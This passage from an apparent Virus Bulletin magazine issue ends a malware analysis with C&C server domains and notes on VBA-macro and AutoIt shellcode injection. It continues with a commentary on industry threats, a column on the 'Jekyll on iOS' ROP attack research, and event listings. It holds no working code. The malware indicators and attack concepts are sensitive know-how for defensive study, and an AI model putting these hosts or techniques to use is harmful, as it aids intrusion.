- \\.pipe\napSolar

The following C&C servers were contacted by the samples in this campaign:

- dopline.ru
- terra-araucania.cl
- kasvatus.org.

CONCLUSION

This infection campaign reminds us once again that social engineering can be as effective as any code-based exploitation. After all, exploitable versions of an application can be found with a lot less probability than socially engineerable users – the latter being installed in front of 90+% of computers.

Malware authors continue to surprise me over and over again. This time they surprised me not with the technical depth this piece of malware reached (average tasks accomplished), or its originality (proof of concept codes pasted in from multiple sources), but with the unusual selection of tools used. A VBA macro injects and runs a shellcode, then later on an AutoIt script injects and executes a shellcode. These are the two programming languages least likely to be named in the same paragraph as the word 'shellcodes'.

I await the next move with anticipation – which, logically, can't be anything other than the deployment of QuickBasic in targeted attacks.

REFERENCES

[1] Xu, H. Solarbot botnet. Virus Bulletin, March 2014, p.12. http://www.virusbtn.com/virusbulletin/archive/2014/03/vb201403-Solarbot.

[2] Szappanos, G. Advanced Persistent Threats – the new normal? Naked Security. http://nakedsecurity.sophos.com/advanced-persistent-threats-the-new-normal/.

[3] Weeks, M. Direct shellcode execution in MS Office macros. http://www.scriptjunkie.us/2012/01/direct-shellcode-execution-in-ms-office-macros/.

[4] Stevens, D. Excel Exercises in Style. http://blog.didierstevens.com/2008/10/23/excel-exercises-in-style/.

[5] http://foro.udtools.net/archive/index.php/t-10570.html.

[6] AutoIt3Wrapper. http://www.autoitscript.com/autoit3/scite/docs/AutoIt3Wrapper.html.

[7] Metasploit. http://www.youtube.com/watch?v=BAcQ7PR4FUw.

[8] boot.sx (Betabot http botnet hosted by worldstream.nl). http://www.exposedbotnets.com/2013/12/bootsx-betabot-http-botnet-hosted-by.html.

[9] OllyDbg Section Name Crash. http://forum.tuts4you.com/topic/28650-ollydbg-section-name-crash/.

COMMENTARY

IS THE IT SECURITY INDUSTRY UP TO THE NEW CHALLENGES TO COME?

Sorin Mustaca
Avira, Germany

I decided to write this article as a reaction to the events of the past several months in the IT world.

Reading and monitoring the IT security news [1] has made me think a lot about the future of the security industry. For me, the IT security industry encompasses all companies and non-governmental associations that deal in one form or another with IT security and the privacy of data and individuals (anti-malware vendors are, of course, included).

For the past 25 years, the IT security industry has done a great job of protecting users against existing and emerging threats, in the form of files (copied, downloaded or emailed), streams of data (remember Code Red), and recently, even against common vulnerabilities in third-party software. We started with *Windows*, continued with *MacOS* and *Linux*, and lately we have extended the protection to mobile devices running various operating systems.

Working in a dual role – as a product manager and as an IT security expert and evangelist – for an IT security company, I have seen that with the technologies and products that we have available, we can't mitigate all the attack vectors used by today's cybercriminals, and thus we can't fully protect our users against them.

The new threats I am referring to are: government surveillance; attacks against special devices; breaches of accounts or servers; and secret vulnerabilities that are not made known to the manufacturer of the software/hardware/system in question.

GOVERNMENT SURVEILLANCE

In light of the recent disclosure of NSA (and other governmental) surveillance, people have started to ask how they can avoid being spied on. We don't have a universal solution right now, but there are various possible mitigation techniques. Using Virtual Private Networks (VPNs) or the *Tor* network and its browser are ways to mask your IP address and the websites that you visit.

Another way to keep your data private is through the use of encryption (in the right places). A good start would be to encrypt back-ups [2] – especially those that are stored in the cloud. Encryption should also be used when browsing. Unfortunately, not all websites redirect to the HTTPS versions by default. This is where extensions like HTTPS Everywhere [3] can help. They force websites to respond by default with the HTTPS address, if the protocol is supported.

The most important thing here is to keep things simple. Encryption can be a complex topic, and it must be made usable for the masses.

ATTACKS AGAINST SPECIAL DEVICES

By 'special devices' I mean point-of-sale (POS) devices, printers, routers, switches, TVs and other devices that can be considered to be part of the Internet of Things. Wearable devices are a new category, as these are also seeing increasing use.

Attacks against special devices have multiple considerations. The devices contain vulnerabilities – which, when disclosed, can be exploited. The biggest problem here is that some of these devices are critical for the functioning of offices and businesses. Even if a patch is made available, a router or switch will probably not be patched at all, or will be patched too late, because its business function is so important that it can't be interrupted. Of course, IT professionals may want to prioritize patching, but small business owners have a different view point. The same applies to printers (even if they are less important by far).

I keep thinking about what could have been done to avoid the recent attack against the POS of the retailer *Target*. The attack was certainly a very well prepared one, but I believe that in the future all attacks will be targeted and well prepared.

In the early weeks of January, *Proofpoint* announced [4] that it had monitored a spam wave being sent through all kinds of devices, ranging from routers, satellite receivers and NAS servers, to TVs and even a fridge (I leave aside the question of evidence for this). I've been asked [5] how consumers can protect themselves and their devices from such an attack. Without going into detail, there are not many possibilities, but a good start would be to change the default passwords of the devices to strong ones, and only to install extensions from trusted sources. But how can *we* protect against such an attack? Filtering on the gateway is one solution, but how many consumers can afford something like that?

BREACHES OF ACCOUNTS OR SERVERS

Every week we hear about breaches of the social media or email accounts of high-profile individuals, ranging from actors to government officials. These cases all have something in common: either the accounts have extremely simple passwords, or their owners are unable to recognize a social engineering attack. The question that arises here is: whose responsibility is it to teach these people to use strong passwords and to detect a social engineering attack against them? Can we address this situation and create more awareness? Who's going to pay for the publicity needed to reach these people?

Last year was definitely the year of the major server breach. We all know that this is just the tip of the iceberg, and that the breaches we heard and read about are only the few that were disclosed. There are multiple reasons why the breaches occurred:

- there were vulnerabilities in the server software which remained unpatched
- there was poor server security (including weak passwords)
- social engineering was used to obtain credentials.

The problems usually don't end with the server breach. In each reported case the purpose of the hack was to obtain information about the users of the services in question. The results of some of the hacks were disclosed, including harvested user credentials. This is how we discovered the disastrous security status of many of the servers involved. We've seen some very bad programming techniques, passwords stored in plaintext files, and no minimum security requirements for passwords (as a consequence of which, the passwords used by many users are just too simple and easy to guess).

Can we do anything to improve this situation? A standardized and/or unified way of managing credentials (such as OpenID), better patching software (maybe offered for free), and two-factor authentication are just a few ways of mitigating these problems.

By far the biggest breach to have been disclosed to date was the unprecedented hack of *Adobe*'s servers which resulted in the loss of the source code of many of the company's products. In the breach, *Adobe* lost more than just the source code of some of its free products, it also lost its ability to keep the vulnerabilities present in the code private. Now, because the code is no longer known only to the company, the advantage of security through obscurity has been lost. We should expect a new category of exploits of vulnerabilities which are not known to *Adobe* and which are not going to be disclosed (at least not on purpose) either publicly or to *Adobe*.

SECRET VULNERABILITIES

'Secret' vulnerabilities are a special category of vulnerabilities represented by those discovered in leaked or stolen source code and never disclosed. The best example is, of course, *Adobe*. An attacker who discovers a vulnerability in this situation will either keep it in order to use it himself, or will sell it to the highest bidder. The bidders may be other cybercriminals or even governmental institutions.

The only defence strategy against vulnerabilities that are unknown to the producer of the software is to protect the computer from the vulnerable program through a kind of sandbox, emulation or 'shielding' of the program(s) that are suspicious. But if we use these for all potentially vulnerable programs, we end up in the *iOS* and *Android* dilemma: both operating systems are built like this and both still suffer from all kinds of attacks – which either occur in the protected area, or else hackers find ways to break the protection. So we don't really have a good solution for this case.

CONCLUSION

At first glance, it appears that the IT security industry is facing new challenges for which there are currently no good solutions. But history has shown us that, actually, we might not even need to find a single solution (as in the one that solves the whole problem in the most effective way). Individual solutions, even if they come from different vendors, mitigate some of the attacks, and if they work in tandem, they can cover a large part of the threat landscape. Sooner or later, as the intensity of the attacks increases, more and more producers will find value (business opportunity) in creating tailored protection solutions against them.

REFERENCES

[1] Mustaca, S. IT Security News aggregated. http://itsecuritynews.info/.

[2] Mustaca, S. Duplicati: How to create your own secure online backup for free. Sorin Mustaca's blog. http://sorin-mustaca.com/2014/01/17/duplicati/.

[3] HTTPS Everywhere. Electronic Frontier Foundation. https://www.eff.org/https-everywhere.

[4] Proofpoint Uncovers Internet of Things (IoT) Cyberattack. Proofpoint. http://www.proofpoint.com/about-us/press-releases/01162014.php.

[5] Mustaca, S. Some thoughts about the spam attack sent through InternetOfThings (Proofpoint). Sorin Mustaca's blog. http://sorin-mustaca.com/2014/01/25/thoughts-spam-attack-internetofthings-proofpoint/.

SPOTLIGHT

GREETZ FROM ACADEME: NO PLACE TO HYDE


John Aycock
University of Calgary, Canada

The beginning of a new year brings with it a bit of a lull in academic conferences. Control over academics' lives tends to be *Kidnapped* by the unrelenting schedule of the school semester, and as a result many conferences occur in the summer, when teaching demands are fewer. These academic doldrums present a problem for me, in that there's relatively little new work to write about. So this month, I'll take another dip in the suspiciously warm waters of *USENIX Security*, a veritable *Treasure Island* of interesting research. Having now exhausted my complete set of Robert Louis Stevenson references, I turn to the strange case of 'Jekyll on iOS: When benign apps become evil' [1].

Spoiler alert: the premise of the paper is that malicious apps can be slipped past *Apple*'s app review process. The last sentence was written with dollops of sarcasm, because it's really not much of a surprise at all. Back in 1936, Turing tackled the ever-vexing *Entscheidungsproblem* [2] – a term to work into casual conversation if ever there was one – and proved that what came to be called the Halting problem is in fact undecidable. Skipping forward a bit, Fred Cohen added his own undecidability results, proving that it's not generally possible to detect viruses by their appearance or behaviour [3]. So when *Apple* or anyone else announces that they'll be sifting out bad software from good, it's essentially guaranteed to be a fool's errand. But it's not like anyone's going to base a multi-billion-dollar industry on this premise. I mean, get real.

The question is thus more *how* malicious apps can be slipped past *Apple*, rather than *if* they can be slipped past. Therein lies the clever part. Normally, an evil-doer takes one of two approaches: create an overtly malicious app, or find bugs in an existing benign app to exploit. Jekyll attackers lean towards the latter approach, but where they control both sides of the equation. In other words, a 'Jekyll app' is created by an attacker, is a legitimate app (hence will pass *Apple*'s app review), but is also flawed and exploitable in known ways. Once the app arrives in the *App Store* and makes its way onto people's devices, it can easily be repurposed for less than noble tasks. Depending on *iOS* version, the Jekyll proof of concept detailed in [1] was able to tweet, email, text, dial, take videos, toggle Bluetooth, and exploit the kernel and other apps.

The mechanism for a Jekyll app's transformation is the potion of return-oriented programming (ROP) [4]. ROP gadgets, later to be strung together, are embedded purposely into the Jekyll app in a hard-to-detect fashion, along with a buffer overflow vulnerability that can be exploited to inject the ROP code. Conceptually simple, but the devil is in the detail, and the paper does not shy away from details, explaining how the researchers bypassed ASLR and performed *iOS* analysis to find private, but oh-so-useful APIs.


Robert Louis Stevenson.

One nice feature of the Jekyll paper is that it does a good job of summarizing scattered work on the security architecture of *iOS* and how it can be circumvented. The authors draw on references from academic sources, but also Hack in the Box, ProCon, Black Hat, SyScan, POC and WrathofCon – an impressive list even when you consider that I made two of the names up myself. They also did a commendable job of ensuring that their work was carried out responsibly, an important point since their app had to exist at least temporarily in the *App Store*, where anyone potentially could have downloaded it. The researchers pulled their Jekyll app once they had downloaded it from the *App Store*, verifying that no one else had downloaded it, and disclosed the attack to *Apple* months before their paper was published.

Interestingly, Stevenson describes Jekyll as 'the noted professor' in his story [5], and he must have been an odd academic indeed; the only potion in my cup is the coffee that transforms me from Hyde into Jekyll.

REFERENCES

[1] Wang, T.; Lu, K.; Lu, L.; Chung, S.; Lee, W. Jekyll on iOS: When benign apps become evil. 22nd USENIX Security Symposium, 2013, pp.559–572.

[2] Turing, A.M. On computable numbers, with an application to the Entscheidungsproblem. Proceedings of the London Mathematical Society 42(2), 1937, pp.230–265.

[3] Cohen, F. Computer viruses: Theory and experiments. Computers & Security 6(1), 1987, pp.22–35.

[4] Shacham, H. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). 14th ACM Conference on Computer and Communications Security, 2007, pp.552–561.

[5] Stevenson, R.L. Strange case of Dr Jekyll and Mr Hyde. 1886. Available at http://www.gutenberg.org/ebooks/42.

END NOTES & NEWS

SOURCE Boston will be held 9–10 April 2014 in Boston, MA, USA. For more details see http://www.sourceconference.com/boston/.

The third Annual Regional Cybersecurity Summit takes place April 20–22 in Muscat, Oman. For more information see http://www.regionalcybersecuritysummit.com/.

ICS Cyber Security takes place 22–24 April in London, UK. The event focuses on all issues related to securing industrial control systems. For details see http://www.icscybersecurityevent.com/.

Counter Terror Expo takes place 29–30 April 2014 in London, UK. The programme includes a cyber terrorism conference on 30 April; the event is co-located with Forensics Europe Expo. For details see http://www.counterterrorexpo.com/.

The Infosecurity Europe 2014 exhibition and conference will be held 29 April to 1 May 2014 in London, UK. For details see http://www.infosec.co.uk/.

AusCERT2014 takes place 12–16 May 2014 in Gold Coast, Australia. For details see http://conference.auscert.org.au/.

The 15th annual National Information Security Conference (NISC) will take place 14–16 May 2014 in Glasgow, Scotland. For information see http://www.sapphire.net/nisc-2014/.

CARO 2014 will take place 15–16 May 2014 in Melbourne, FL, USA. For more information see http://2014.caro.org/.

SOURCE Dublin will be held 22–23 May 2014 in Dublin, Ireland. For more details see http://www.sourceconference.com/dublin/.

Oil and Gas Cybersecurity takes place 3–4 June 2014 in Oslo, Norway. For details see http://www.smi-online.co.uk/energy/europe/conference/Oil-and-Gas-Cyber-Security-Nordics.

The 26th Annual FIRST Conference on Computer Security Incident Handling will be held 22–27 June 2014 in Boston, MA, USA. For details see http://www.first.org/conference/2014.

Hack in Paris takes place 23–27 June 2014 in Paris, France. For information see http://www.hackinparis.com/.

Black Hat USA takes place 2–7 August 2014 in Las Vegas, NV, USA. For details see http://www.blackhat.com/.

VB2014 will take place 24–26 September 2014 in Seattle, WA, USA. For more information see http://www.virusbtn.com/conference/vb2014/. For details of sponsorship opportunities and any other queries please contact conference@virusbtn.com.

The Fourth Annual (ISC)² Security Congress 2014 takes place 29 September to 2 October 2014 in Atlanta, GA, USA. For details see https://congress.isc2.org/.

The Information Security Solutions Europe Conference (ISSE 2014) will take place 14–15 October 2014 in Brussels, Belgium. For details see http://www.isse.eu.com/.

AVAR 2014 will be held 12–14 November 2014 in Sydney, Australia. For details see http://www.avar2014.com/.

VB2015 will be held in Prague, Czech Republic 30 September to 2 October 2015. Further details will be announced at http://www.virusbtn.com/conference/vb2015/ in due course – in the meantime, please contact conference@virusbtn.com for information on sponsorship of the event or any other form of participation.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/